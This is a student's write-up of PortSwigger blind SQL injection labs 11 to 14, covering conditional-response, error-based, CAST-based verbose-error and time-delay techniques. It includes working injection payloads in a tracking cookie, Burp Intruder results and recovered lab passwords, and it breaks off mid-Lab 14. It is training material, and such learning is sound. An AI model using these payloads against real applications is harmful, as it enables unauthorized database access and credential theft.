Athar Imran

Bug Hunting &
Web Security
Student

Linkedin - atharimran728

Github - atharimran728


Email - atharimran728@gmail.com

Find the previous labs report at GitHub.

PortSwigger

Blind SQLi Labs

Lab #11 - Lab #17 (Last)




What is Blind SQL Injection?

Blind SQL injection occurs when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

Many techniques such as UNION attacks are not effective with blind SQL injection vulnerabilities. This is because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

— Portswigger



Lab # 11 | Blind SQL injection with conditional responses

PRACTITIONER


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Accessing the Lab:



In Blind SQL we didn't get direct result, instead we have to rely on the change in the visible content that effect indireclty with the query.

If you refresh the page, you'll get a *welcome back* written between *Home* and *My account*. This is because we have reused the **tracking ID**. Taking advantage of this Logic, we can iterate through administrator's password letter by letter and check if it matches with any alphanumeric letter.

In the *Burp Suite*, after intercepting lab's page request, we will place a SQL UNION query that will SELECT first letter from administrator's password and through intruder we check if it matches with any alphanumeric letter.

If it does match, query will become TRUE and results in *Welcome Back* message.
And if password's letter does not match to an alphanumeric letter, the whole query will become FALSE and it didn't return Welcome back message.

Construction of Query

To construct the query, first we will close the Tracking ID using '. Then we will use AND and next we will add actual command that will do the logic described above.

To iterate the password's letter one-by-one, we will use SUBSTRING, and in string place we will add password, using SELECT password FROM users WHERE username = 'administrator''.

And then we equalate it with each alphanumeric one-by-one. Note down each character and finally there would be our password.

The query will finally look like:


```
'+AND+SUBSTRING((SELECT+password+FROM+users+WHERE+username+
=+'administrator'),+1,+1)+=+'o
```

To find the legth of the password:

```
' AND (SELECT 'a' FROM users WHERE username='administrator'
AND LENGTH(password)>2)='a
```

Iterating the Password

After the query is constructed, we will place it right next to the *Tracking ID*.



Make sure to select ***Cluster Bomb Attack***.

Start the attack. Wait for it to complete. When it's done, gather all the characters in ascending order from 1-20, that has Welcome message (Sort the length) and that is the password.

Password

`f3jyyryj0qko7pw3wafh`

SOLVED

Lab # 12 | Blind SQL injection with conditional errors


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Accessing the Lab:



Using the same logic we used in last lab, we will the construct a query with some changes because this time *errors* will be our aid to get know that either we have correct letter of password and if the query worked.

We will be using string concatenation instead of AND, to make whole query work as one, also because this database is Oracle.

All the queries are injected in *TrackingID* parameter. The reason is described in previous lab.

Confirming Error generation

First we will confirm either this database is generating error as we require. For this we will craft a correct query and submit to verify correctness. then we will make the query to throw error as of its incorrectness.

Correct query: `'||(SELECT '' FROM dual)||'`

DUAL is dummy table. This query will not create any error.

Incorrect query: `'||(SELECT '' FROM not-a-real-table)||'`

This query will surely throws an error because the table we enter doesn't exists.

Conditions

In this we will use SQL CASE conditions, that is - When certain condition is TRUE do this, ELSE do this. We will use this logic to generate an error, by dividing 1 by 0, when our condition meets TRUE. Condition would be as same as previous lab, pick the first character of password, check if its equal to *brute forcing alphanumeric*, if gets equal the conditions meets TRUE. ELSE it would do nothing thus creating no error.

```
CASE
    WHEN SUBSTR(password, 1, 1) = 'x' THEN 1/0
    ELSE ''
END;
```

Basic Injection

The basic query on which we further build injection looks like:


```
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END
FROM users WHERE username='administrator')||'
```

Final Injection

In basic we will just add condition for password. First we will confirm the length of password:

```
'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

From results, its confirm that length of password is between 1 to 50. Let's goto intruder and confirm the length by bruteforcing the length number.




Request	Payload	Status co
0		200
1	1	200
2	2	200
3	3	200
4	4	200
5	5	200
6	6	200
7	7	200
8	8	200
9	9	200
10	10	200
11	11	200
12	12	200
13	13	200
14	14	200
15	15	200
16	16	200
17	17	200
18	18	200
19	19	200
20	20	200
21	21	500
22	22	500
23	23	500
24	24	500

And finally use this query to get the final results:

```
' || (SELECT CASE WHEN SUBSTR(password, 1, 1)='x' THEN
TO_CHAR(1/0) ELSE '' END FROM users WHERE username =
'administrator')||'
```

Iterating the Password

After the query is constructed, we will place it right next to the *Tracking ID*.



Make sure to select ***Cluster Bomb Attack***.

Start the attack. Wait for it to complete. When it's done, gather all the characters in ascending order from 1-20, that has ***Error 500*** (Sort the responce) & Welcome message and that is the password.

Password

`l5yzraxqntbjswkustu7`


SOLVED

Lab # 13 | Visible error-based SQL injection

This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account.

Accessing the Lab:



This lab is named "*Visible*", but it's still Blind SQL, however we will be aided by ***visible errors*** in this lab otherwise known as ***Verbose Errors***, which we will be trigger due to *misconfiguration of databases*.

A sensitive information can be leaked by a verbose SQL error message, for example:

```
Unterminated string literal started at position 52 in SQL
  SELECT * FROM tracking WHERE id = ''. Expected char
```

This error triggered, due to addition of ' on ID parameter.

This makes it easier to construct a valid query containing a malicious payload. Commenting out the rest of the query would prevent the superfluous single-quote from breaking the syntax.

CAST()

Occasionally, you may be able to induce the application to generate an error message that contains some of the data that is returned by the query. This effectively turns an otherwise blind SQL injection vulnerability into a visible one.

You can use the **CAST()** function to achieve this. It enables you to convert one data type to another. For example, imagine a query containing the following statement:

```
CAST((SELECT example_column FROM example_table) AS int)
```


Often, the data that you're trying to read is a string. Attempting to convert this to an incompatible data type, such as an int, may cause an error similar to the following:


```
ERROR: invalid input syntax for type integer: "Example data"
```

This type of query may also be useful if a character limit prevents you from triggering conditional responses.


Confirming error in Database


First we will confirm that either this database is generating the same error as we require. Just add a ‘ next to the tracking ID as its is the vulnerable parameter.





From the error it is confirmed that it’s the same error we expect from database. Let’s use comment to ignore what’s creating issue:





Crafting a basic Injection

We will create a basic injection onto which we build our final injection. the concept is that the query will CAST the 1 as integer, which is true, thus we expecting to work.

```
: TrackingId=4U3y4O8iYmMIQI2r' AND CAST((SELECT(1)) AS int)--;
```

```
ERROR: argument of AND must be type boolean, not type integer
Position: 63
```

It's throws an error as it expect us to have a bool function in AND operator, to turn whole statement into TRUE.

```
TrackingId=4U3y4O8iYmMIQI2r' AND 1=CAST((SELECT(1)) AS int)--;
```

Add equal to 1, with the CAST statement, so that int 1 = 1.

```
Unterminated string literal started at position 95 in SQL SELECT * FROM tracking
WHERE id = '4U3y4O8iYmMIQI2r' AND 1=CAST((SELECT username FROM users) AS'.
Expected  char
```

This time it's generates the error because due to character limit in query, it ignores the important part of injection. So just simply omit the trackingID.

Now query will work as we expect, without error, because now int 1 = 1.

Finalizing the Injection

In the basic query where we use **SELECT(1)**, we will add actual information we want in same place.

```
TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--;
```

Use this query to get username as integer, which will obviously throws an error because the username is string not integer. We can also obtain password, which will we do in a bit, but username is to confirm that it's exact information we require.

```
ERROR: more than one row returned by a subquery used as an expression
```

Error is unable to display more than one row, so let's limit it to 1. So the first row in the table gets displayed, which we expect to be admin's one.

```
TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--;
```

```
</header>
<h4>
  ERROR: invalid input syntax for type integer: "administrator"
</h4>
<p class=is-warning>
```

Now simply change the username to password to obtain:

```
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--;
```

```
<h4>
  ERROR: invalid input syntax for type integer: "rhlexv1fbadfwr2nhfpq"
</h4>
<p class=is-warning>
```

Password

rhlexvlbadfwr2nhfpq

SOLVED

Lab # 14 | Blind SQL injection with time delays and information retrieval


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Accessing the Lab:



This lab can not be solved using errors because it just does not respond to any query no matter correct or wrong. One possibility is given which is ***Time Delay***. We can use time delay when the each letter of administrator password matches with each letter we give it to match equal.

The same **CASE** statememt will be used to make server **sleep** when statement become correct using techniques used in last labs,.

Finding Database

We are unaware of the server, we should find the server first and use sleep statement which is different for every server. Use this PortSwigger SQL Cheat-sheet to use different statement to find correct one.

https://portswigger.net/web-security/sql-injection/cheat-sheet

I found that this is PostgreSQL, so we will be using respective statement.

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE
pg_sleep(0) END
```

Basic Query

To solve this lab we will have to add new part of SQL query next to *TrackingID*. So we will use *Web URL base32* encoded of **;** is **%3B**

Next we will add the query which is given in Cheat Sheet with making condition, 1=1. Lastly add comment out in end of query.

```
TrackingId=OpsmE8KaHQ3goM8o'%3B SELECT CASE WHEN (1=1) THEN
pg_sleep(10) ELSE pg_sleep(0) END--
```

Forwarding request with this SQL injection, it would first wait for 10 second because the condition is true for 1=1.

Finalizing Injection

Now finalizing the query, we will add the condition that username equals ‘administrator’ AND each letter of password equals each character.

First it should be made confirm that ***if username exists***, using:


```
TrackingId=OpsmE8KaHQ3goM8o'%3B SELECT CASE WHEN
(username='administrator') THEN pg_sleep(10) ELSE
pg_sleep(0) END FROM users--
```

